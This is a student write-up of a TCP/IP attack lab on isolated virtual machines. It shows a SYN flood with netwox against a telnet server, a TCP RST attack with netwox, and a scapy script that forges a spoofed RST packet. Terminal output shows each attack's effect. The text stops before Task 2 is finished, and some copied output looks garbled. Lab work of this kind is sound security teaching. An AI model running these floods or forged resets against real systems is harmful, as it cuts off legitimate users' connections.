

Introduction

We are going to exploit the vulnerabilities of the TCP/IP protocol in this LAB and establish an attacker virtual machine, a client virtual machine and an observer machine. Tasks 3 to 5 will utilize ssh port forwarding techniques to connect virtual machines from local host 127.0.0.1 with customized CLI.

Objective

Task 1: SYN Flooding Attack

Attacker : 10.0.2.8


Client : 10.0.2.15

Server : 10.0.2.7

The SYN Flooding Attack is to [1] repeatedly send an initial connection to the target machine to overwhelm all available ports on the target machine.

Step 1. First, turn off countermeasures in the server for SYN cookies.

Server



Run the “netstat” command to see the existing TCP connections. None of the connections is in established status.

Server

```
[10/05/22]seed@VM:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
[10/05/22]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp     0      0 127.0.1.1:53            0.0.0.0:*
tcp     0      0 10.0.2.7:53            0.0.0.0:*
tcp     0      0 127.0.0.1:53            0.0.0.0:*
tcp     0      0 0.0.0.0:22             0.0.0.0:*
tcp     0      0 0.0.0.0:23             0.0.0.0:*
tcp     0      0 127.0.0.1:953            0.0.0.0:*
tcp     0      0 127.0.0.1:3306            0.0.0.0:*
tcp6    0      0 ::1:80                 ::*:*
tcp6    0      0 ::1:53                 ::*:*
tcp6    0      0 ::1:21                 ::*:*
tcp6    0      0 ::1:22                 ::*:*
tcp6    0      0 ::1:3128                ::*:*
tcp6    0      0 ::1:953                 ::*:*
udp     0      0 0.0.0.0:37920           0.0.0.0:*
udp     0      0 127.0.1.1:53            0.0.0.0:*
udp     0      0 10.0.2.7:53            0.0.0.0:*
udp     0      0 0.0.0.0:33333           0.0.0.0:*
udp     0      0 127.0.0.1:53            0.0.0.0:*
udp     0      0 0.0.0.0:68             0.0.0.0:*
udp     0      0 0.0.0.0:631            0.0.0.0:*
udp     0      0 0.0.0.0:5353            0.0.0.0:*
udp     0      0 0.0.0.0:54033           0.0.0.0:*
udp6    0      0 ::1:40930              ::1:59670             ESTABLISHED
udp6    0      0 ::1:53                 ::*:*
udp6    0      0 ::1:37490                ::*:*
udp6    0      0 ::1:5353                ::*:*
udp6    0      0 ::1:1:59670             ::1:40930             ESTABLISHED
udp6    0      0 ::1:55583               ::*:*
raw     0      0 0.0.0.0:1              0.0.0.0:*
raw6   0      0 ::1:58                 ::*:*

```

Run this command in the attacker machine

```
sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

Attacker

```
[10/05/22]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
unix    3      [ ]      STREAM   CONNECTED  21495  /run/systemd/journal/stdout
unix    3      [ ]      STREAM   CONNECTED  21323
unix    3      [ ]      STREAM   CONNECTED  21115  @/tmp/ibus/dbus-sKMuaT0p
unix    3      [ ]      STREAM   CONNECTED  18693  /var/run/dbus/system_bus_socket
unix    3      [ ]      STREAM   CONNECTED  22258
unix    3      [ ]      STREAM   CONNECTED  21802
unix    3      [ ]      STREAM   CONNECTED  21381  /var/run/dbus/system_bus_socket
unix    3      [ ]      STREAM   CONNECTED  20647  @/tmp/.X11-unix/X0
unix    2      [ ]      DGRAM   CONNECTED  21782
unix    3      [ ]      STREAM   CONNECTED  20741  /run/systemd/journal/stdout
unix    3      [ ]      STREAM   CONNECTED  19912
unix    3      [ ]      STREAM   CONNECTED  21388
unix    3      [ ]      STREAM   CONNECTED  16269
unix    3      [ ]      STREAM   CONNECTED  21378  /var/run/dbus/system_bus_socket
unix    3      [ ]      STREAM   CONNECTED  21362
unix    3      [ ]      STREAM   CONNECTED  21045
unix    3      [ ]      STREAM   CONNECTED  20610
[10/05/22]seed@VM:~$ clear
[10/05/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
```

Run the netstat command to see the TCP connections

Now we can see that the Server is overwhelmed by the half-open connection targeting server 10.0.2.7:23 from random IP addresses.

Server:

```
[10/05/22]seed@VM:~$ netstat -na
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address          Foreign Address        State
tcp    0      0 127.0.1.1:53              0.0.0.0:*
tcp    0      0 10.0.2.7:53              0.0.0.0:*
tcp    0      0 127.0.0.1:53              0.0.0.0:*
tcp    0      0 0.0.0.0:22               0.0.0.0:*
tcp    0      0 0.0.0.0:23               0.0.0.0:*
tcp    0      0 127.0.0.1:953             0.0.0.0:*
tcp    0      0 127.0.0.1:3306             0.0.0.0:*
tcp    0      0 10.0.2.7:23              244.239.173.137:47337  SYN_RECV
tcp    0      0 10.0.2.7:23              253.175.176.20:16564  SYN_RECV
tcp    0      0 10.0.2.7:23              246.234.255.50:37919  SYN_RECV
tcp    0      0 10.0.2.7:23              243.204.181.110:43422  SYN_RECV
tcp    0      0 10.0.2.7:23              251.254.133.234:61073  SYN_RECV
tcp    0      0 10.0.2.7:23              245.46.132.9:36293   SYN_RECV
tcp    0      0 10.0.2.7:23              249.106.95.18:31016  SYN_RECV
tcp    0      0 10.0.2.7:23              243.171.72.158:40920  SYN_RECV
tcp    0      0 10.0.2.7:23              244.73.2.149:48799  SYN_RECV
tcp    0      0 10.0.2.7:23              255.52.243.129:55300  SYN_RECV
tcp    0      0 10.0.2.7:23              241.12.48.181:12687  SYN_RECV
tcp    0      0 10.0.2.7:23              254.27.52.206:27443  SYN_RECV
tcp    0      0 10.0.2.7:23              254.154.10.192:47139  SYN_RECV
tcp    0      0 10.0.2.7:23              249.51.128.8:2943   SYN_RECV
tcp    0      0 10.0.2.7:23              255.150.163.47:48223  SYN_RECV
tcp    0      0 10.0.2.7:23              241.124.183.10:13042  SYN_RECV
tcp    0      0 10.0.2.7:23              255.103.210.121:56276  SYN_RECV
tcp    0      0 10.0.2.7:23              241.152.243.222:14165  SYN_RECV
tcp    0      0 10.0.2.7:23              255.56.71.39:28160  SYN_RECV
tcp    0      0 10.0.2.7:23              245.25.233.35:51884  SYN_RECV
tcp    0      0 10.0.2.7:23              245.128.249.118:45701  SYN_RECV
tcp    0      0 10.0.2.7:23              244.155.146.139:62306  SYN_RECV
tcp    0      0 10.0.2.7:23              242.88.247.210:50742  SYN_RECV
tcp    0      0 10.0.2.7:23              240.161.212.186:43003  SYN_RECV
tcp    0      0 10.0.2.7:23              249.23.36.116:47050  SYN_RECV
```

```
File Machine View Input Devices Help
Terminal
tcp    0      0 10.0.2.7:23              243.21.182.77:63299  SYN_RECV
tcp    0      0 10.0.2.7:23              251.127.171.202:41181  SYN_RECV
tcp    0      0 10.0.2.7:23              252.124.126.108:2816  SYN_RECV
tcp    0      0 10.0.2.7:23              254.107.30.1:44324   SYN_RECV
tcp    0      0 10.0.2.7:23              249.164.65.250:36186  SYN_RECV
tcp    0      0 10.0.2.7:23              255.74.97.6589   SYN_RECV
tcp    0      0 10.0.2.7:23              251.80.113.101:52169  SYN_RECV
tcp    0      0 10.0.2.7:23              251.115.90.231:64899  SYN_RECV
tcp    0      0 10.0.2.7:23              253.73.37.105:9005  SYN_RECV
tcp    0      0 10.0.2.7:23              244.167.50.15:35751  SYN_RECV
tcp    0      0 10.0.2.7:23              249.141.12.176:56613  SYN_RECV
tcp    0      0 10.0.2.7:23              247.223.89.183:55414  SYN_RECV
tcp    0      0 10.0.2.7:23              248.96.74.86:51066   SYN_RECV
tcp    0      0 10.0.2.7:23              241.108.142.152:45722  SYN_RECV
tcp    0      0 10.0.2.7:23              241.31.27.13:18365   SYN_RECV
tcp    0      0 10.0.2.7:23              252.222.158.186:65029  SYN_RECV
tcp    0      0 10.0.2.7:23              243.217.222.57:8212  SYN_RECV
tcp    0      0 10.0.2.7:23              240.225.215.17:28805  SYN_RECV
tcp    0      0 10.0.2.7:23              251.73.78.236:48233  SYN_RECV
tcp    0      0 10.0.2.7:23              254.228.218.59:33713  SYN_RECV
tcp    0      0 10.0.2.7:23              253.197.177.199:42284  SYN_RECV
tcp    0      0 10.0.2.7:23              248.205.44.188:29460  SYN_RECV
tcp    0      0 10.0.2.7:23              254.187.214.226:23615  SYN_RECV
tcp    0      0 10.0.2.7:23              243.227.190.196:12362  SYN_RECV
tcp    0      0 10.0.2.7:23              240.154.179.211:17246  SYN_RECV
tcp    0      0 10.0.2.7:23              252.59.100.181:4640   SYN_RECV
tcp    0      0 10.0.2.7:23              243.54.39.71:19989  SYN_RECV
tcp    0      0 10.0.2.7:23              255.36.23.33:53922  SYN_RECV
tcp    0      0 10.0.2.7:23              249.88.46.163:52821  SYN_RECV
tcp    0      0 10.0.2.7:23              252.25.159.35:42400  SYN_RECV
tcp    0      0 10.0.2.7:23              255.214.101.1:24745  SYN_RECV
tcp    0      0 10.0.2.7:23              255.119.14.64:21039  SYN_RECV
tcp    0      0 10.0.2.7:23              254.112.57.89:62438  SYN_RECV
tcp    0      0 10.0.2.7:23              241.29.132.170:20357  SYN_RECV
tcp    0      0 10.0.2.7:23              241.161.99.218:5911  SYN_RECV
```

When we launch a telnet connection from the user to the server, a time-out error occurs.

User:

```
[10/05/22]seed@VM:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:1b:17:ad
      inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
         inet6 addr: fe80::8f45:df46:5566:bfbe/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:111 errors:0 dropped:0 overruns:0 frame:0
             TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:16293 (16.2 KB) TX bytes:7229 (7.2 KB)

lo Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:66 errors:0 dropped:0 overruns:0 frame:0
             TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:21360 (21.3 KB) TX bytes:21360 (21.3 KB)

[10/05/22]seed@VM:~$ ^C
[10/05/22]seed@VM:~$ telnet 10.0.2.7...
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection timed out
[10/05/22]seed@VM:~$
```

Task 2: TCP RST Attacks on telnet and ssh Connections

RST Attacks on telnet

The TCP RST Flag is to terminate immediately between server and client connection without warning or saving state [2].

Create a telnet request to the server on the user machine—no need to give login details and wait.

User


```
[10/05/22]seed@VM:~$ ifconfig
enp0s3 Link encap:Ethernet HWaddr 08:00:27:1b:17:ad
      inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
         inet6 addr: fe80::8f45:df46:5566:bfbe/64 Scope:Link
             UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
             RX packets:111 errors:0 dropped:0 overruns:0 frame:0
             TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1000
             RX bytes:16293 (16.2 KB) TX bytes:7229 (7.2 KB)

lo Link encap:Local Loopback
      inet addr:127.0.0.1 Mask:255.0.0.0
         inet6 addr: ::1/128 Scope:Host
             UP LOOPBACK RUNNING MTU:65536 Metric:1
             RX packets:66 errors:0 dropped:0 overruns:0 frame:0
             TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
             collisions:0 txqueuelen:1
             RX bytes:21360 (21.3 KB) TX bytes:21360 (21.3 KB)

[10/05/22]seed@VM:~$ ^C
[10/05/22]seed@VM:~$ telnet 10.0.2.7...
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection timed out
[10/05/22]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login:
```

Meanwhile, run the “netwox” command from the attacker.


Attacker



```
[10/05/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
^C
[10/05/22]seed@VM:~$
[10/05/22]seed@VM:~$ sudo netwox 78 -i 10.0.2.7
```

Now the connection is automatically closed by the attacker in the user's machine.

User



```
inet addr:10.0.2.15 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::8f45:df46:5566:bfbe/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:111 errors:0 dropped:0 overruns:0 frame:0
TX packets:65 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:16293 (16.2 KB) TX bytes:7229 (7.2 KB)


lo
Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:66 errors:0 dropped:0 overruns:0 frame:0
TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:21360 (21.3 KB) TX bytes:21360 (21.3 KB)

[10/05/22]seed@VM:~$ ^C
[10/05/22]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
telnet: Unable to connect to remote host: Connection timed out
[10/05/22]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^>'.
Ubuntu 16.04.2 LTS
VM login:
Login timed out after 60 seconds.
Connection closed by foreign host.
[10/05/22]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^>'.
Connection closed by foreign host.
[10/05/22]seed@VM:~$
```

Using scapy

Run the below commands to observe traffic between the user and the server in the attacker machine.


Attacker:



```
[10/05/22]seed@VM:~$ sudo netwox 76 -i 10.0.2.7 -p 23 -s raw
^C
[10/05/22]seed@VM:~$ sudo netwox 78 -i 10.0.2.7
^C
[10/05/22]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.14 and dst host 10.0.2.16'
tcpdump: illegal token:
[10/05/22]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.15 and dst host 10.0.2.7'
tcpdump: illegal token:
[10/05/22]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.15 and dst host 10.0.2.7'
> ^C
[10/05/22]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.15 and dst host 10.0.2.7'
> ^C
[10/05/22]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.7 and dst host 10.0.2.15'
> ^C
[10/05/22]seed@VM:~$ sudo tcpdump -w /tmp/packets -v 'tcp and src host 10.0.2.15 and dst host 10.0.2.7'
tcpdump: listening on enp0s3, link-type EN10MB (Ethernet), capture size 262144 bytes
^C43 packets captured
43 packets received by filter
0 packets dropped by kernel
[10/05/22]seed@VM:~$ wireshark /tmp/packets
void DBusMenuExporterPrivate::addAction(QAction*, int): Already tracking action "" under id 190
void DBusMenuExporterPrivate::addAction(QAction*, int): Already tracking action "" under id 191
```

Now launch the telnet connection with the Server from the user.

User



```
inet addr:10.0.2.7 Bcast:10.0.2.255 Mask:255.255.255.0
inet6 addr: fe80::22e7:bdad:1fa9:cdaa/64 Scope:Link
UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
RX packets:266 errors:0 dropped:0 overruns:0 frame:0
TX packets:282 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1000
RX bytes:41808 (41.8 KB) TX bytes:35366 (35.3 KB)

lo      Link encap:Local Loopback
inet addr:127.0.0.1 Mask:255.0.0.0
inet6 addr: ::1/128 Scope:Host
UP LOOPBACK RUNNING MTU:65536 Metric:1
RX packets:824 errors:0 dropped:0 overruns:0 frame:0
TX packets:824 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:1
RX bytes:69284 (69.2 KB) TX bytes:69284 (69.2 KB)

[10/05/22]seed@VM:~$ telnet 10.0.2.7
Trying 10.0.2.7...
Connected to 10.0.2.7.
Escape character is '^}'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Wed Oct  5 22:12:00 EDT 2022 from 10.0.2.7 on pts/20
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)


 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.

[10/05/22]seed@VM:~$
```

Sniffing the last TCP packet between the user and server from Attacker Wireshark.

Wireshark on the attacker machine:



Updating the below python program with all the fields from the TCP packet.

Attacker


```
#!/usr/bin/python
from scapy.all import *

ip = IP(src="10.0.2.15", dst="10.0.2.7")
tcp = TCP(sport=46704, dport=23, flags="R", seq=2540111252, ack=1245514510)

pkt = ip / tcp
ls(pkt)
send(pkt, verbose=0)
```

Running the python program in the attacker machine

Attacker



